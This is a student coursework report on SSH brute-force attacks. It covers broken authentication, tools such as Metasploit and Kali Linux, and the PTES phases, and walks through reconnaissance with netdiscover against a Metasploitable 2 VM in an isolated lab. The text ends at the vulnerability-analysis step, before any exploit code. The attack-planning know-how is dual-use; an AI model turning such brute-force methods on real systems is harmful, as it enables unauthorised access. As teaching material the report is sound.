LONDON
METROPOLITAN
UNIVERSITY

islington college
(इस्लिङ्टन कलेज)

Module Code & Module Title

CC5009NI Cyber Security in Computing

Assessment Weightage & Type

60% Group Coursework 02

Year and Semester

2024 -25 Autumn Semester


Student Name: Amit Kumar Tharu London Met ID: 23047498
Student Name: Prasun Lamichhane London Met ID:23047465
Student Name: Samyak Dhar Tuladhar London Met ID: 23047576

Assignment Due Date: 12nd May 2025

Assignment Submission Date: 9th May 2025

Word Count (Where Required):4613

I confirm that I understand my coursework needs to be submitted online via MST under the relevant module page before the deadline for my assignment to be accepted and marked. I am fully aware that late submissions will be treated as non-submission and a mark of zero will be awarded.



turnitin Page 2 of 48 - Integrity Overview Submission ID trn:oid:::3618:95060323

10% Overall Similarity

The combined total of all matches, including overlapping sources, for each database.

Match Groups

- **40** Not Cited or Quoted 9%
  Matches with neither in-text citation nor quotation marks
- 5 Missing Quotations 1%
  Matches that are still very similar to source material
- 0 Missing Citation 0%
  Matches that have quotation marks, but no in-text citation
- 0 Cited and Quoted 0%
  Matches with in-text citation present, but no quotation marks

Top Sources

4%	Internet sources
0%	Publications
9%	Submitted works (Student Papers)

Integrity Flags

0 Integrity Flags for Review

Our system's algorithms look deeply at a document for any inconsistencies that would set it apart from a normal submission. If we notice something strange, we flag it for you to review.

A Flag is not necessarily an indicator of a problem. However, we'd recommend you focus your attention there for further review.

Table of Contents

Abstract 1
1. Introduction 2
1.1. Aims 3
1.2. Objectives 3
1.3. Report Structure 4
1.3.1. Introduction 4
1.3.2. Background 4
1.3.3. Demonstration 4
1.3.4. Mitigation 4
1.3.5. Evaluation 5
1.3.6. Conclusion 5
2. Background 6
2.1. Reasons of Vulnerability 7
2.2. Impact of Vulnerabilities 8
2.3. Tools Used 9
2.4. PTES Framework 10
2.4.1. Pre Engagement Interactions 10
2.4.2. Intelligence Gathering 10
2.4.3. Threat Modelling 10
2.4.4. Vulnerability Analysis 10
2.4.5. Exploitation 11
2.4.6. Post Exploitation 11
3. Demonstration according to PTES Standard 12
3.1. Step 1: Pre engagement Interactions 12

3.2. Step 2: Intelligence Gathering 13

3.3. Step 3: Threat Modelling 14

3.4. Step 4: Vulnerability Analysis 15

3.5. Step 5: Exploitation 17

3.6. Step 6: Post Exploitation 21

4. Mitigation 23

1. Key Based Authentication 23

2. Implementing Fail2Ban 23

3. Two Factor Authentication 23

4. Using Non Standard Ports 23

5. Evaluation 24

5.1. Advantages of the mitigation strategies 24

1. Key Based Authentication 24

2. Implementing Fail2Ban 24

3. Two Factor Authentication 25

4. Using Non-Standard Ports 25

5.2. Disadvantages of the mitigation Strategies 26

1. Key Based Authentication 26

2. Implementing Fail2ban 26

3. Two Factor Authentication 27

4. Using Non Standard Ports 27

5.3. Application Area 28

6. Conclusion 29

7. References 30

Table of Figure:

Figure 1: discovering the victim machine (1) 13
Figure 2: discovering the victim machine (2) 14
Figure 3: scanning open ports 15
Figure 4: Scanning open ports 16
Figure 5: open Metasploit framework 17
Figure 6: Search results 18
Figure 7: selection of exploit 18
Figure 8: setting required values 18
Figure 9: running exploit 19
Figure 10: Brute attack force success 19
Figure 11 Connecting to sessions 20
Figure 12 Logging in through a separate cli Session 21
Figure 13 creating keylogger script 21
Figure 14 keylogger script 21
Figure 15 giving execute permission 22
Figure 16 running the script 22
Figure 17 Output 22

Abstract

Brute force attacks manage to remain the worst security threats as they utilize weak authentication mechanism including default qualification and easily guessable passwords and interfaces, which help these unauthorized persons and organizations to access systems and sensitive data. This report is an evaluation of brute force attacks using a controlled penetration test which is aligned with is execution standard of penetration testing (PTES). Tools used like Kali Linux, Metasploit and VMware to realize the actual world attack scenarios. The demonstration exercised and SSH service against a Metasploitable 2 VMware machine, employing to Metasploit's ssh_login module and dictionary attacks to crack weak passwords pointing the vulnerabilities of systems without any multi-factor authentication (MFA) or rate- limiting controls

It is evident from the study that brute force threats especially in badly configured or reused systems and environments because according to a 2023 report 23% of data breaches occur using brute force methods. Mitigation strategies were formulated and tested with SSH key based authentication, Fail2Ban, MFA and nonstandard port configurations to assess efficacy. Although these defences were very efficient in reducing attack surfaces, they have high management complexity regarding key management, false positives and blocking usability

According to PTES, a simulation exercise validated the reality of what proactive measure each needs, e.g. more frequent vulnerability assessments or even super password policies and multi-layer defences. It is successfully breached the target system, implanted malicious software and emphasized and impact associated with unprotected SSH services. Recommendations stress behavioural analytics zero trust architecture and continuous monitoring to secure organizations environments against evolving brute force attacks

Thus, brute force attacks basic is continuing to happen due to unsound security and inefficient authentication protocols. Organizations must incorporate regular penetration testing, employee training, and cyber risk mitigate in an escalating cyber threat.

1. Introduction

A brute force attack is one of the oldest and threating in the world of cybersecurity and attempted to the valid qualification for a given system device or sensitive data. Including passwords and encryption keys or token (Imperva, 2023). These attack exploit weaknesses in authentication protocols such as weak or easily guessable passwords to reuse of implement in system or not secured interface. Although these methods can be considered somewhat fundamental, they are still very effective especially in environments where counter measures like multi factor authentication or mechanisms to limit repeated login attempts are absent. (paloaltonetworks.com, 2025) (owasp.org, 2021).

The history of brute force attacks has changed entirely with the advancement of computational power and transforming them from processes into fast paced, large scale operations. Hydra and the Metasploit framework are tools commonly used for the conducting unauthorized penetration tests, mainly within penetration testing distributions, such as Kali Linux enabling rapid testing of vast numbers of qualification combinations. For e.g. hydra are carry out dictionary attacks assaults based on lists of common passwords such as rockyou.txt where attackers are exploit careless password practices to gain access to systems (Imperva, 2023). In Metasploit modules like ssh_login perform the qualification checks against vulnerable services such as SSH essentially accelerating the attack process (Fortinet, 2025). Various attack exists and each bypasses a form of defence: Brute force attacks straightforward test of every possible combination for e.g. cracking 4-digit PIN. A dictionary attack that makes to use of precompiled list filled with frequently used phrases or passwords that are accessed during data breaches. Hybrid attacks are modified dictionary definitions mixed with symbols or numbers for e.g. Abcd@2024. Reverse brute force is an account with a specific known password for e.g. Admin@123. Rainbow table attack those decrypts hashed passwords from precomputed table (owasp.org, 2021).

1.1. Aims

- To Study attack mechanisms and tools, identify common targets and weaknesses, evaluate current mitigation strategies, and replicate attacks in a controlled environment.

1.2. Objectives

a) Study the Technical Process of Brute force attack:

b) Identify the vulnerable targets and attack surfaces

c) Determine the efficiency of typical defines mechanisms

1.3. Report Structure

This report is organized in a clear and simple way to help readers understand how brute force attacks happen in information technology systems and how to prevent them. Each section builds on the previous one, starting from an introduction to the topic and ending with possible solutions.

1.3.1. Introduction

The introduction gives an idea of what the report is about. It also talks about what brute force attacks are and why they are a serious problem. The introduction explains the purpose of the report, which is to simulate a real world case by simulating attacks and offering solutions for them.

1.3.2. Background

This part is more information on what brute force attacks are explains how login systems work and why they sometimes fail. It looks at common problems like weak passwords or poorly set-up systems. It also talks about the damage that can happen when attackers break into these systems, such as stealing private data or causing financial losses. This section also explains how the research and testing were done. It uses a common method called PTES (Penetration Testing Execution Standard), which is a step-by-step process for finding and testing security weaknesses. This part also lists the tools and systems used in the tests.

1.3.3. Demonstration

This portion of the report shows the actual technique done to demonstrate brute force attacks. It explains how the lab was set up using tools like VMware and a vulnerable system (Metasploitable) targeted using Kali Linux. Steps followed in this part include the steps in the PTES Standard.

1.3.4. Mitigation

This Portion of the report contains some strategies that can be employed on systems to stop brute force attacks. Solutions include Key Based authentication, Fail2Ban tool, two factor authentication and using Nonstandard Ports.

1.3.5. Evaluation

This portion of the report contains the various pros and cons of the mitigation strategies contained in the previous section and gives the application area of the strategies on where they can be implemented.

1.3.6. Conclusion

The conclusion sums up all the key points of the report concisely for the reader. It highlights the importance of protecting systems against brute force attacks before attackers can exploit them.

2. Background

The brute force attacks are the oldest and most insidious forms of threat in cybersecurity, the most concerning aspect to the carry out to trying to guess the provided qualification systematically, which may be passwords, encryption keys or even API tokens (Fortinet, 2025), (Crowdstrike, 2022). If the security is a poor, then practices like easily guessed to password and its high chances to cracked to the passwords. The many users are taking one password on multiple accounts and no security at the authentication interface and making for an important part of many penetration testing frameworks such as PTES.

According to the article published by (Imperva, 2023), 23% of the data breaches reported in 2023 involved brute force methods in their overall process, proving to the effectiveness over time simply by reaching various environments and having everything from local IoT devices entire cloud infrastructure systems. They have become more advanced over the years brute force attacks from simple and manual guessing have turned into automated and distributed efforts with a botnet or GPU cluster behind them, which only means that organized test methodologies, like PTES, must utilized. For example, attacks can be created using hydra techniques in kali Linux, such as hydra which are excellent at finding qualification of thousands of times a second against services such as SSH, FTP, and web applications under PTES. Now that there is a systematic examination of ethical simulated attacks for proposed objectives of evaluation defences and setting up aligned mitigation strategies with industry standards such as (Mitre, 2025), it becomes even more beneficial (Crowdstrike, 2022).

There are several security holes within a system or application named broken authentication, allowing it for an attacker to bypass, compromise and act as a genuine user. The design of authentication processes like login systems, password management, or session handling can allow this vulnerability. A commonly found example of includes weak password policies allowing a password to be 12345, insecure storage of qualification in a plaintext password to database file or defence session management, such as having non expiring session tokens. This all can define broken authentication (owasp.org, 2021).

2.1. Reasons of Vulnerability

a) Weak qualifications:

When usually the most common qualifications for users are weak, reused or predictable passwords by the systems and in certain cases, they are not able to enforce the strong password policies.

b) Unsecured Session management:

When the session ID is passed in the URL, gets reused to after logging out, or it does not expire at all, allowing session hijacking.

c) No Multi-Factor Authentication (MFA):

When the over dependence on simple factor to login like a password then generally makes to qualification theft to easy.

d) Brute Force Vulnerabilities:

The systems that do not place limits on attempts numbers or do not lock accounts after these attempts to simple password guessing.

e) Misconfigured Security Controls:

When the users activate an authentication bypass due to poorly then implanted token generation insecure password recovery workflows or exposed APIs (Portswigger, 2023)

2.2. Impact of Vulnerabilities

The mentioned broken authentication types lead to the unauthorized access in most of the case to confidential data like financial data and personally identifiable information. Within account takeovers privilege escalation and gaining admin rights and included. A user session hijacking can lead to manipulating user transactions, stealing users' data or deploying ransomware. Major breaches, for instance, a 2021 colonial pipeline attack, soar out of the horizon to show that compromised qualification because of weak authentication practices. Some of the types of broken authentication are:

A) **Qualification stuffing**

The reused password attack involves trying already compromised qualification from a separate breach to gain access to accounts of users who have reused qualifications.

B) Fixation Session:

When the forcing the victim to authenticate using an attacker-controlled session ID.

C) Reset Password Flaws:

When the vulnerability through easy to guess security questions or changes in emails/numbers not in the format.

D) APIs thar are not secured:

When the APIs are lacking token of verification and do not have a rate limit, thereby allowing automated qualification testing.

E) Brute Force Attacks:

When the attacking systems without limits on login attempts and guessing the passwords (owasp.org, 2021)

2.3. Tools Used

a) Metasploit Framework

Metasploitable Framework stands as one of the most popular penetrations testing tools which helps security professionals to tackle controlled vulnerability exploit situations. The platform contains different modules which security researchers and ethical hackers use to reproduce attacks like those found in real-world scenarios but including brute force attacks specifically. The Metasploitable framework helps security professionals automate their exploration of system weaknesses through its automated methods thus supporting their investigation of brute force attack approaches.

b) Metasploitable 2

An intentional virtual machine that gives rise to penetrable penetration testing and security research. It is full of security defects which make an ideal set-up for showing brute force attacks and any kind of research for analyse vulnerability in security considering that you would not be risking a production system.

c) Kali Linux

The main purpose of Kali Linux serves penetration testing duties alongside security assessment operations. Users gain access to multiple security tools through Kali Linux because it includes the Metasploit Framework as one of its suites of security features. This framework enables users to execute brute force attacks and test security measures from a safe system. This paper evaluates different brute force attack strategies by studying how security tools implement their functions during simulation processes. The results will generate recommendations to boost system security by implementing strong password regulations with added authentication layers and sustained monitoring that increases resistance against such threats.

d) VMware

VMware, one of the very commonly used virtualization software, allows users to run multiple operating systems on a single physical machine. VMware, being a very strong reliable platform, is also referred to in cybersecurity research for the creation of isolated controlled environments. Professionals use it for running penetration-testing applications such as Metasploitable 2 or Kali Linux. It is often necessary to simulate and analyse brute force attacks using this very reliability and advance feature. This paper explains tool-based attack simulations through technical assessments on how various brute force techniques can be applied.

2.4. PTES Framework

2.4.1. Pre Engagement Interactions

This is the foundational phase of a penetration test, defined by the formal discussions and agreements established between the testing team and the client before any active testing begins. It involves defining the scope, objectives rules of engagement, communication channels, and legal authorizations, ensuring mutual understanding and a clear framework for the engagement. (RSI Security, 2024)

2.4.2. Intelligence Gathering

This phase is defined by the systematic collection of information about the target organization and its digital and physical footprint. It encompasses the use of various techniques, both passive and potentially active to get information on network mapping, port scanning, if within agreed upon early-stage rules, to discover details about infrastructure, personnel, technologies, and potential areas of weakness that could be exploited. (RSI Security, 2024)

2.4.3. Threat Modelling

This phase is defined by the process of identifying and evaluating the threats relevant to the organization’s assets and business process. It involves the analysis of the gathered intelligence to understand important assets and the likely threat actors and what their motivations and capabilities could be, and how they might attempt to compromise the targe. (RSI Security, 2024)

2.4.4. Vulnerability Analysis

This phase is defined as the process of systematic examination of the target system’s applications and networks to identify relevant security weaknesses. It involves using combinations of automated and manual testing techniques to detect the known and unknown vulnerabilities present in the system such as software misconfigurations, outdated patches, weak authentication mechanisms, or insecure coding practices, and then validating these findings to determine their exploitability and potential impact on the system (RSI Security, 2024)

2.4.5. Exploitation

This phase is defined by the attempt to leverage the previously identified vulnerabilities to gain access to the target system to achieve objectives set in the previous phases. It involves simulating real world attack scenarios by using various techniques to bypass security controls and demonstrate the risks associated with the discovered vulnerabilities which validates their impacts. (RSI Security, 2024)

2.4.6. Post Exploitation

This phase is defined by the actions taken after successfully gaining initial unauthorized access to a target system. The value and sensitivity of the compromised assets are assessed and attempts to escalate privileges, move laterally to other systems, identify sensitive data that are within scope, and determine the potential for maintaining of persistent access, all while understanding the full impact of a breach and carefully cleaning up any tools or artifacts from the test. (RSI Security, 2024)

2.4.7. Reporting

This Phase is the final phase of the penetration test. This report gives a clear evaluation of the organization's security posture, including a risk score, full vulnerability analysis, and a comprehensive repair strategy for the client. The client then from these strategies hires qualified individuals or uses existing resource to enables a smooth and successful repair and strengthening of the services. (RSI Security, 2024)

3. Demonstration according to PTES Standard

3.1. Step 1: Pre engagement Interactions

This demonstration illustrates the execution of a brute force attack utilizing two virtual machines Kali Linux as the attacking machine and Metasploitable 2 as the target device in a controlled environment. VMware serves as the hypervisor for the environment setup.

Terms of References:

a) Authorized Parties:

This agreement is made between Prasun Lamichhane, Amit Kumar Tharu, Samyak Dhar Tulakar and Samrid Budhathoki.

b) Scope of Engagement:

The tester is permitted to perform penetration testing activities on the target system (Metasploitable 2) within the defined virtual lab environment only. Activities include scanning, enumeration, brute-force testing, exploitation, and post-exploitation for educational purposes.

c) Time Frame:

Testing activities are authorized to take place from April 1,2025 to May 12,2025.

d) Liability and Responsibilities:

The penetration tester agrees to operate witZhin ethical and legal boundaries. The system owner grants explicit permission for testing, and both parties understand that the environment is isolated to prevent impact on external networks.

e) Confidentiality:


All findings and data obtained during this engagement are to be used solely for academic purposes and must not be disclosed outside of the scope of the project.

Testers: Prasun Lamichhane, Amit Kumar Tharu, Samyak Dhar Tulakar

System Owner: Samrid Budhathoki

3.2. Step 2: Intelligence Gathering

Since the IP address of the victim machine is initially unknown, a network identification must be performed. As the victim resides within the same network subnet as the attacker, a network scan is conducted using the “netdiscover” command.




```
—(kali㉿kali)-[~]
─$ ifconfig
th0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
       inet 192.168.122.128  netmask 255.255.255.0  broadcast 192.168.122.25

       inet6 fe80::638f:fecb:22ac:dc8f  prefixlen 64  scopeid 0×20<link>
       ether 00:0c:29:ab:78:a3  txqueuelen 1000  (Ethernet)
       RX packets 13  bytes 10938 (10.6 KiB)
       RX errors 0  dropped 0  overruns 0  frame 0
       TX packets 35  bytes 10918 (10.6 KiB)
       TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

o: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
       inet 127.0.0.1  netmask 255.0.0.0
       inet6 ::1  prefixlen 128  scopeid 0×10<host>
       loop  txqueuelen 1000  (Local Loopback)
       RX packets 8  bytes 480 (480.0 B)
       RX errors 0  dropped 0  overruns 0  frame 0
       TX packets 8  bytes 480 (480.0 B)
       TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


—(kali㉿kali)-[~]
─$ sudo netdiscover -r 192.168.122.0/24
```

Figure 1: discovering the victim machine (1)

The output of the command reveals the available hosts in the network. The attacker's IP address is identified as 192.168.122.128/24, enabling a focused scan of the network.

The output of the command is:



```
Currently scanning: Finished!   |   Screen View: Unique Hosts

10 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 600
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.122.1   00:50:56:c0:00:01      7     420  VMware, Inc.
192.168.122.129 00:0c:29:e6:ba:17      1      60  VMware, Inc.
192.168.122.254 00:50:56:f5:7f:30      2     120  VMware, Inc.
```

Figure 2: discovering the victim machine (2)

Upon further analysis of the detected hosts, it is determined that the victim's IP address is 192.168.122.129, while 192.168.122.1 is likely the VMware gateway, and 192.168.122.254 is likely the VMware server.

With the victim's IP address identified, the attack can now proceed to the next step.


3.3. Step 3: Threat Modelling

The threat model for the attack is based under the assumption that a common service, SSH is active on the victim device. A key assumption that is possible in the victim device might be running SSH service with weak or default credentials, making it a viable entry point for brute-force attacks. This is a common occurrence in various testing environments and old systems. The plan of attack is to use one of the various wordlists present in kali to gain access to the system

3.4. Step 4: Vulnerability Analysis

